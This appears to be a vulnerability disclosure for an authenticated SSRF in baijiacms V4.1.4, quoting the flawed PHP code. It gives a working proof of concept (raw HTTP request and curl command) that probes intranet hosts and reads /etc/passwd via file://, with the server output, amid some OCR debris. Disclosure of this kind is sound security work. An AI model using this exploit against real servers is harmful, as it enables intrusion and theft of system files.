# SSRF vulnerability in `fetch_net_file_upload` Function of `file.php` File (baijiacms v4.1.4 version)

## 0x01 Affected version

vendor: https://baijiacms.github.io/baijiacmsv4/index.html

version: V4.1.4

php version: 7.x

## 0x02 Vulnerability description

A Server-Side Request Forgery (SSRF) in `fetch_net_file_upload` function of baijiacmsv4 allows remote attackers to force the application to make arbitrary requests via injection of arbitrary URLs into the `url` parameter. We should note that the vulnerability requires authentication before it can be triggered.

The vulnerable code is located in the `fetch_net_file_upload` function in the `includes/baijiacms/common.inc.php` file. This function is called in the file `system/public/class/web/file.php` . Because the function does not perform sufficient checksumming on the `url` parameter, the taint is introduced from the `$url` variable into the tainted function `file_get_contents` , and after the `file_get_contents` function is executed it sends a request to the URL specified by the url parameter, eventually leading to an SSRF vulnerability.

The file `system/public/class/web/file.php` calls the `fetch_net_file_upload` function with the following code

```
if ($do == 'fetch') {
    $url = trim($_GPC['url']); // $_GPC actually is $_GET
    $file = fetch_net_file_upload($url);
    if (is_error($file)) {
        $result['message'] = $file['message'];
        die(json_encode($result));
    }
}
```

The relevant code for the file `includes/baijiacms/common.inc.php` is shown below


```
function fetch_net_file_upload($url)
{
    $url = trim($url);
    $extention = pathinfo($url, PATHINFO_EXTENSION);
    $path = '/attachment/';
    $extpath = "{$extention}/" . date('Y/m/');

    mkdirs(WEB_ROOT . $path . $extpath);
    do {
        $filename = random(15) . ".{$extention}";
    } while (is_file(SYSTEM_WEBROOT . $path . $extpath . $filename));


    $file_tmp_name = SYSTEM_WEBROOT . $path . $extpath . $filename;
    $file_relative_path = $extpath . $filename;
    if (file_put_contents($file_tmp_name, file_get_contents($url)) == false) {
        $result['message'] = '提取失败.';
        return $result;
    }
    $file_full_path = WEB_ROOT . $path . $extpath . $filename;
    return file_save($file_tmp_name, $filename, $extention, $file_full_path, $file_r
}
```

Because the `url` parameter is unrestricted, it is also possible to use the server side to send requests, such as probing intranet web services. The corresponding PoC is as follows

```
GET /index.php?
mod=site&do=file&act=public&op=fetch&beid=1&url=http%3A%2F%2F172.16.119.1%2Fzfuzz
HTTP/1.1
Host: 172.16.119.141
Accept: application/json, text/javascript, */*; q=0.01
Cookie: PHPSESSID=e7m370238fh577ta0kbqmkr7e1; __fileupload_type=image;
__fileupload_dest_dir=; __fileupload_global=
Connection: close
```





You can also use the following curl command to verify the vulnerability

```
curl -i -s -k -X $'GET' \
    -H $'Host: 172.16.119.141' -H $'Accept: application/json, text/javascript,
```

```
*/*; q=0.01' -H $'Connection: close' \
    -b $'PHPSESSID=e7m370238fh577ta0kbqmkr7e1; __fileupload_type=image;
__fileupload_dest_dir=; __fileupload_global=' \
    $'http://172.16.119.141/index.php?
mod=site&do=file&act=public&op=fetch&beid=1&url=http%3A%2F%2F172.16.119.1%2Fzfuzz'
```

The vulnerability can also be exploited to read arbitrary local files using the `file://` protocol, as the vulnerability saves the fetched content under the `attachment` folder and returns the corresponding file name. So we can directly access the corresponding file to get the file content.




Access the corresponding file to get the contents of the `/etc/passwd` file

Send Cancel

Request

Pretty Raw Hex

```
1 GET /attachment/2022/08/iimbL3UMU2b2eZL. HTTP/1.1
2 Host: 172.16.119.141
3 Accept: application/json, text/javascript, */*;
  q=0.01
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/99.0.4844.84 Safari/537.36
5 X-Requested-With: XMLHttpRequest
6 Referer:
  http://172.16.119.141/index.php?mod=site&act=goods&op
  =post&do=shop&m=eshop&beid=1
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Cookie: PHPSESSID=e7m370238fh577ta0kbqmkr7e1;
  __fileupload_type=image; __fileupload_dest_dir=;
  __fileupload_global=
10 Connection: close
11
12
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 26 Aug 2022 16:15:34 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Last-Modified: Fri, 26 Aug 2022 16:14:21 GMT
5 ETag: "9cb-5e72734f82f07"
6 Accept-Ranges: bytes
7 Content-Length: 2507
8 Connection: close
9
10 root:x:0:0:root:/root:/bin/bash
11 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
12 bin:x:2:2:bin:/bin:/usr/sbin/nologin
13 sys:x:3:3:sys:/dev:/usr/sbin/nologin
14 sync:x:4:65534:sync:/bin:/bin/sync
15 games:x:5:60:games:/usr/games:/usr/sbin/nologin
16 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
17 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
18 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
19 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
20 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
21 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
22 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
23 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
24 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin
   /nologin
25 irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
```

## 0x03 Acknowledgement

z3